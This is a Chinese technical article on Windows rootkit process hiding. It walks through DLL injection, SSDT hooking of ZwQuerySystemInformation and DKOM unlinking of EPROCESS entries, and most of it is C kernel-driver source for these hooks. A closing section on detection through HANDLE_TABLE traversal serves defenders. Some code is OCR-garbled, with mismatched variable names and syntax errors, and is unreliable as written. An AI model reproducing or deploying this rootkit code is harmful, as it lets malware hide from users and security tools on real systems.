最早出现的进程隐藏技术,其实可追溯到Ring3下的线程注入,即在目标进程上下文中创建一个远程线程,通过此线程注入恶意DLL文件到目标进程中,借助目标进程的运行而被加载。基本步骤为:用OpenProcess打开目标进程,访问权限Process_VM_Operation or Process_VM_Write;获取kernel32.dll下的LoadLibrary地址;在指定的目标进程中调用VirtualAllocEx函数,在目标进程地址空间中开辟一块内存;创建一个远程线程,将恶意DLL文件加载到已分配的内存空间中。流程如图1所示。




图1

随着SSDT Hook技术的提出,涌现出大量针对SSDT的Hook攻击代码。SSDT表中存放了系统调用函数内存地址,即任意给定的类似Nt*()函数,在SSDT表中都可以找到其内存地址,通过简单的索引即可获取指定函数的内存地址。对应的索引值为:"IndexValue = *((PULONG*)((PCHAR*)address + 1));"。我们可以借助WinDbg工具,查看ZwOpenProcess进程的函数实现,如图2所示。




图2

SSDT结构体这里不再给出,不知道的读者可Google搜索查阅。通过定义此结构体,其内部存在ServiceTableBase参数,通过ServiceTableBase[IndexValue]即可获取到任意系统函数的内存地址。OK,此时则可大刀阔斧地HOOK这些内存地址了。下面阐述如何借助SSDT表实现进程隐藏。

基于SSDT的进程隐藏技术

Windows系统下存在大量的ZwQuery*函数,如需要隐藏目录文件则可Hook ZwQueryDirectoryFile()函数。此处,我们需要实现进程隐藏,而进程是系统资源,故我们不妨查看ZwQuerySystemInformation()函数,看是否有眉目。在NativeAPI文档中可以查看到其定义:

```
NTSYSAPI NTSTATUS NTAPI
wQuerySystemInformation(
IN SYSTEM_INFORMATION_CLASS
SystemInformationClass,
IN OUT PVOID SystemInformation,
```

```
//不同SystemInformationClass返回不同的内容
IN ULONG SystemInformationLength,
OUT PULONG ReturnLength OPTIONAL
);
```

SystemInformation指针返回的内容由SystemInformationClass确定，SystemInformationClass及更多与此函数相关的定义可到http://msdn.microsoft.com/en-us/library/ms724509(VS.85).aspx上查看。SYSTEM_INFORMATION_CLASS结构体中包含了大量与系统相关的信息，这里我们只关心SystemProcessInformation。在调用ZwQuerySystemInformation函数时，若系统信息级等于系统进程信息，则SystemInformation指针将指向当前正在运行进程中包含的大量结构体数组，即SYSTEM_PROCESS_INFORMATION。详细定义如下：

```
typedef struct _SYSTEM_PROCESS_INFORMATION {
ULONG NextEntryOffset;
BYTE Reserved1[52];
//其实这些保留字段并不是没有用到，只是微软隐藏了而已
PVOID Reserved2[3];
//分别代表指定进程名，线程数及其进程创建时间等
HANDLE UniqueProcessId;  //进程ID
PVOID Reserved3;
ULONG HandleCount;
BYTE Reserved4[4];
PVOID Reserved5[11];
SIZE_T PeakPagefileUsage;
SIZE_T PrivatePageCount;
LARGE_INTEGER Reserved6[6];
} SYSTEM_PROCESS_INFORMATION;
```

NextEntryOffset参数表示每个结构体之间的偏移，即紧邻的下一个结构体地址为上一个结构体地址加NextEntryOffset值，并不代表指针。故我们在隐藏进程时，跳过某个进程的SYSTEM_PROCESS_INFORMATION结构体时，并不是执行语句"pSpi_ptr->NextEntryOffset=cSpi_ptr->NextEntryOffset;"，其中cSpi_ptr，pSpi_ptr分别代表当前结构体和前一结构体指针，而是执行语句"pSpi_ptr->NextEntryOffset=cSpi_ptr->NextEntryOffset+pSpi_ptr->NextEntryOffset;"，结构体之间的连接关系如图3所示。




图3

显然，此刻若要实现进程隐藏，只需要Hook函数ZwQuerySystemInformation，然后在新的Hook函数中，调用此函数判断获取到的SystemInformationClass是否为进程信息级，若是则获取SYSTEM_PROCESS_INFORMATION结构体内容，循环遍历上面的链表结构，判断每个结构中的UniqueProcessId是否为指定的进程ID，但若是需要隐藏指定进程，则需要判断进程名是否一致，故此时需要将"BYTE Reserved1[52];"和"PVOID Reserved2[3];"解析出真实含义。对应的内容如下：

```
ULONG Reserved[6]; KPRIORITY BasePriority;
LARGE_INTEGER CreateTime; LARGE_INTEGER UserTime;
LARGE_INTEGER KernelTime; UNICODE_STRING ProcessName;
//进程名
```

因为在任务管理器下可能会显示多个不同ID的同一进程，故此处实现进程名过滤最为可靠。以下是简单的代码分析实现。

```
NTSTATUS NewZwQuerySystemInformation(IN ULONG SystemInformationClass,IN PVOID SystemInformation, IN ULONG SystemInformationLength,OUT PULONG ReturnLength)
{
NTSTATUS ntStatus;
PSYSTEM_PROCESS_INFO cSpi_ptr;
//当前系统进程信息指针
PSYSTEM_PROCESS_INFO pSpi_ptr;
//前一结构体的指针
//调用ZwQuerySystemInformation获取
//SystemInformation指针内容，实现进程过滤
ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation))(
SystemInformationClass,
SystemInformation,
SystemInformationLength,
ReturnLength
);
if(!NT_SUCCESS(ntStatus)) return ntStatus;
```

```
//判断是否为系统进程信息,若不是则直接返回
if (SystemInformationClass !=
SystemProcessInformation)  return ntStatus;
cSpi_ptr = (PSYSTEM_PROCESS_INFO)
SystemInformation;
pSpi_ptr = NULL;
while(cSpi_ptr != NULL){
if(0 == memcmp(cSpi_ptr->ProcessName.Buffer,
L"notepad.exe", 12)){
if(pSpi_ptr != NULL){
//即当前结点不是链表头结点
if(cSpi_ptr->NextEntryOffset == 0){
//当前结点为尾结点
pSpi_ptr->NextEntryOffset = 0;
}
else{
//通过偏移,跳过此结点结构
pSpi_ptr->NextEntryOffset += cSpi_ptr-
>NextEntryOffset;
}
}
else{
if(cSpi_ptr->NextEntryOffset == 0){
//表示当前链表中只存在当前待隐藏进程
SystemInformation = NULL;
}
else{
//头结点为待隐藏进程结点
(BYTE*)SystemInformation = (BYTE*)
SystemInformation +cSpi_ptr->NextEntryOffset;
}
}
}
pSpi_ptr = cSpi_ptr;
if(cSpi_ptr->NextEntryOffset != 0)
//指针前移
(BYTE*)cSpi_ptr=(BYTE*)cSpi_ptr+ cSpi_ptr-
>NextEntryOffset;
else cSpi_ptr = NULL;
}
return ntStatus;
}
```

驱动的加载与卸载的代码实现如下:

```
VOID OnUnload( IN PDRIVER_OBJECT
DriverObject ){
DbgPrint("Device has been unloaded\n");
(ZWQUERYSYSTEMINFORMATION)(SYSTEMSERV
ICE(ZwQuerySystemInformation))=OldZwQuerySystemInfo
rmation;
DbgPrint("Driver has been unloaded\n"); return;
}
NTSTATUS DriverEntry(IN PDRIVER_OBJECT
DriverObject, IN PUNICODE_STRING
theRegistyPath){
DbgPrint("Driver is beginning to load!\n");
DriverObject->DriverUnload = OnUnload;
OldZwQuerySystemInformation =
//保存原函数ZwQuerySystemInformation
(ZWQUERYSYSTEMINFORMATION)(SYSTEMSERV
ICE(ZwQuerySystemInformation));
(ZWQUERYSYSTEMINFORMATION)(SYSTEMSERV
ICE(ZwQuerySystemInformation))=NewZwQuerySystemInf
ormation;
//Hook函数替换ZwQuerySystemInformation
return STATUS_SUCCESS;
}
```

SSDT的结构体定义这里就不再给出了。通过上面的代码可简单实现Ring0级指定进程的隐藏,但CPU的使用率可能会发生变化,因为指定进程被过滤了,实际上它还在系统中运行,细心的读者可以测试。若隐藏占据一定的CPU时间的进程,则成功隐藏后,打开任务管理器,所有进程CPU占有率相加并不会等于100%,故为了隐藏做得更加仔细,我们最好将带隐藏进程所占用的CPU时间全部累加到System Idle Process上。

DKOM技术实现进程隐藏

直接操作内核对象,通过分析内核对象成员,过滤特定进程的内核对象结构实现进程隐藏。DKOM技术最早由Jamie Butler提出,感兴趣的读者可参考文献"Hidden Processes:The Implication for Intrusion Detection",著名的FU rootkit也出自Jamie。

通过调用PsGetCurrentProcess()内核函数可获取当前执行线程对应进程对象EPROCESS结构。利用WinDbg工具查看其实现如下:

```
kd> uf nt!PsGetCurrentProcess
nt!IoGetCurrentProcess:
804ef608 64a124010000 mov eax,fs:[00000124]
804ef60e 8b4044      mov eax,[eax+0x44]
804ef611 c3          ret
```

其中偏移fs:[00000124]中存放了当前线程ETHREAD结构体地址,此地址由KiInitialThread函数导出。其中ETHREAD结构体中存在一个ApcState域,该值存放了对应进程的进程对象体EPROCESS。这里不再给出调试结果,读者可通过WinDbg工具自行查看。

知道了如何获取进程的对象体EPROCESS，现在需要获知EPROCESS的具体成员变量内容，比如是否存在一个进程链表结构LIST_ENTRY，以及进程ID和进程名等成员。在WinDbg下键入"dt–b–v _EPROCESS"命令可获取EPROCESS的详细内容。获取到的结果如下：

```
kd> dt ntl_EPROCESS
+0x000 Pcb : _KPROCESS
...
+0x080 RundownProtect: _EX_RUNDOWN_REF
+0x084 UniqueProcessId: Ptr32 Void
...
+0x174 ImageFileName : [16] UChar
+0x088 ActiveProcessLinks : _LIST_ENTRY
```

其中下画线的成员变量是我们感兴趣的，包括进程I D、进程名和进程链表。通过进程链表我们可以遍历所有的进程EPROCESS结构体，进而可过滤到待隐藏进程。可能有读者会问结构体中怎么会同时出现进程ID和进程名，既然存在了进程名，必然对应一个进程ID。这是错误的，实际上进程名是惟一的，进程ID可不同，即多个进程ID可映射到同一个进程名上。故具体流程如下所示。

(1)定位处理器控制块(KPRCB)地址，此结构基地址在系统内核空间中锁定为0xffdff120。

(2)定位当前线程块(ETHREAD)地址，KPRCB中有一表项指向当前线程块，直接定位基地址于fs:[124]或者0xffdff124，ETHREAD中包含结构内核线程块(KTHREAD)。

(3)定位当前进程块(EPROCESS)地址，在内核线程块中包含指向当前进程块的指针，利用该指针分析EPROCESS结构即找到对应链表。

(4)根据PID或者进程名获得链表，确定隐藏进程的EPROCESS位置，调整其前后进程对应EPROCESS中链表结点，将隐藏进程的EPROCESS从链表中摘除。操作结构图如图4所示。




图4

具体操作时，我们可以不必要定位到KPRCB地址，然后再逐步定位，实际上通过PsGetCurrentProcess函数即可获取到EPROCESS地址，然后定位到List_ENTRY即可获取进程对象链表。代码分析实现如下：

```
void SearchProcessNode(DWORD pid)
{
UCHAR* currentPEP , * nextPEP;
int currentPID = 0, flag = 0, startPID = 0, count = 0;
UCHAR proc_name[16];
const int HiLimit = 1048576;
//设置上限，避免死循环
currentPEP = (UCHAR*)PsGetCurrentProcess();
currentPID = currentPID = *((unsigned long*)
(currentPEP + EPROCESS_PID_OFFSET));
//获取进程名，占16字节大小
getProcessName(proc_name, (currentPEP+EPROCESS_
OFFSET_NAME));
startPID = currentPID; flag = 0;
if(currentPID==pid){
modifyTaskListEntry(currentPEP);
//修改ListEntry列表，跳过此结点
DbgPrint ("Process name is %s, PID=%d is Hidden
\n" proc_name , pid) ; return;
}
while(startPID != currentPID | flag == 0){
nextPEP = getNextProcessList (currentPEP);
current PEP = nextPEP;
//获取当前EPROCESS对象体中的进程ID
currentPID = *((unsigned long*)(currentPEP +
EPROCESS_PID_OFFSET));
getProcessName(proc_name, (currentPEP+EPROCESS_
OFFSET_NAME));
if(currentPID==pid){
modifyTaskListEntry(currentPEP);
DbgPrint ("Process name is %s, PID=%d is Hidden
\n" proc_name , pid) ; return;
}
count++; flag++;
if(count >= HiLimit) return;
}return;
}
//获取当前List_ENTRY结构体中的下一个进程对象
UCHAR * getNextProcessList (UCHAR *current){
UCHAR *next , *fLink;
LIST_ENTRY listEntry;
listEntry = *((LIST_ENTRY*)(current + PROCESS_
LIST_OFFSET));
fLink = (ULONG*)(listEntry.Flink);
next = fLink - offset;
return next;
```

```
}
//获取当前List_ENTRY结构体中的前一个进程对象
UCHAR *getPreProcessList(UCHAR *current){
UCHAR * preHandleTable = NULL;
UCHAR *blink = NULL; LIST_ENTRY   listEntry;
listEntry = *((LIST_ENTRY*)( current + PROCESS_
LIST_OFFSET));
blink = (UCHAR*)listEntry.Blink;
preHandleTable = (blink - PROCESS_LIST_
OFFSET);
return (preHandleTable);
}
//删除带隐藏进程对象结点
void hideProcess(UCHAR * h_tableaddr_cur){
UCHAR *h_process _pre, *h_ process _next
LIST_ENTRY *ListEntry_cur, *ListEntry_pre,
*ListEntry_next;
h_ process _pre = getPreProcessList (h_process_cur);
h_ process _next = getNextProcessList (h_process_cur);
//获取当前EPROCESS结构体中List_Entry的指针地址
ListEntry_cur = ((LIST_ENTRY*)(h_process_cur +
PROCESS_LIST_OFFSET));
ListEntry_pre = ((LIST_ENTRY*)(h_process_pre +
PROCESS_LIST_OFFSET));
ListEntry_next = ((LIST_ENTRY*)(h_process_next
+ PROCESS_LIST_OFFSET));
//删除当前结点ListEntry_cur,LIST_ENTRY为双
//向链表结构
ListEntry_pre->Flink = ListEntry_next;
ListEntry_next->Blink = ListEntry_pre;
//使当前结点的前后指针指向自身
ListEntry_cur->Flink = ListEntry_cur;
ListEntry_cur->Blink = ListEntry_cur;
}
```

对于PROCESS_LIST_OFFSET、EPROCESS_PID_OFFSET和EPROCESS_OFFSET_NAME三个偏移值,读者可以通过Windbg调试工具键入"dt nt!_EPROCESS"命令查看到对应三个变量的偏移值。DriverEntry入口函数和DriveUnload函数可参考前面给出的代码修改。

通过上面几行代码即可实现DKOM方式下的进程隐藏技术。当然,有人提出通过HANDLE_TABLE地址来遍历进程,然后过滤指定的进程,这种方式同样可行。因为每个进程必然对应打开一个进程句柄。我们不妨通过WinDbg查看它们的内部结构,如图5所示。




图5

由图可知,通过HANDLE_TABLE确实可以获取到进程的ID号,且其中包含有LIST_ENTRY结构,满足隐藏条件,感兴趣的读者可以自行编写代码实现隐藏。

进程的检测技术

对于前面通过Hook ZwQuerySystemInformation实现的隐藏技术,我们只需要采用DKOM技术即可对抗,成功检测出进程的隐藏。首先通过PsGetCurrentProcess函数获取当前进程的EPROCESS结构,然后定位到HANDLE_TABLE结构,根据HANDLE_TABLE来遍历整个句柄表,枚举出每个进程ID,包括进程的NAME,即可对抗Hook ZwQuerySystemInformation技术,成功检测出隐藏进程。遍历HANDLE_TABLE的实现代码如下:

```
void traverseHandles(){
unsigned char process_name[16];
PEPROCESS  process_ptr;
unsigned char  *h_tableaddr_start, *eprocess_
addr,*handle_tableaddr;
unsigned long  pid, nProc;
process_ptr = PsGetCurrentProcess();
eprocess_addr = (unsigned char*)process_ptr;
handle_tableaddr = eprocess_addr + OFFSET_
EPROCESS_HANDLETABLE;
```

```
h_tableaddr_start = (unsigned char*)(*((unsigned long*)handle_tableaddr));
pid = getPid(h_tableaddr_start); nProc = 1;
getProcessName(process_name, eprocess_addr + OFFSET_PROCESS_NAME);
DbgPrint("Process id : %04d , Process name: %s\n", pid, process_name);
//通过遍历HANDLE_TABLE,以获取此结构体中的进程ID
handle_tableaddr = getNextEntry(h_tableaddr_start, OFFSET_HANDLE_LISTENTRY);
eprocess_addr = getNextEntry(eprocess_addr, EPROCESS_ENTRY);
while(handle_tableaddr != h_tableaddr_start){
pid = getPid(handle_tableaddr);
memset(process_name, 0, sizeof(process_name));
getProcessName(process_name, eprocess_addr + OFFSET_PROCESS_NAME);
DbgPrint("Process id : %04d , Process name: %s\n", pid, process_name); nProc++;
handle_tableaddr = getNextEntry(handle_tableaddr, OFFSET_HANDLE_LISTENTRY);
eprocess_addr = getNextEntry(eprocess_addr, EPROCESS_ENTRY);
}
DbgPrint("traverseHandles(): Number of Processes=%d" , nProc);
```

实现结果对比如图6所示，进程lsass.exe确实躲避了任务管理器，但在DKOM技术面前却暴露无遗。现在我们讨论如何检测DKOM技术下的进程隐藏。若只是过滤了EPROCESS结构，则完全可以借助HANDLE_TABLE遍历检测出此进程。但此时HANDLE_TABLE的地址则不可能从EPROCESS结构中获取了，因为其本身都已经被隐藏了。

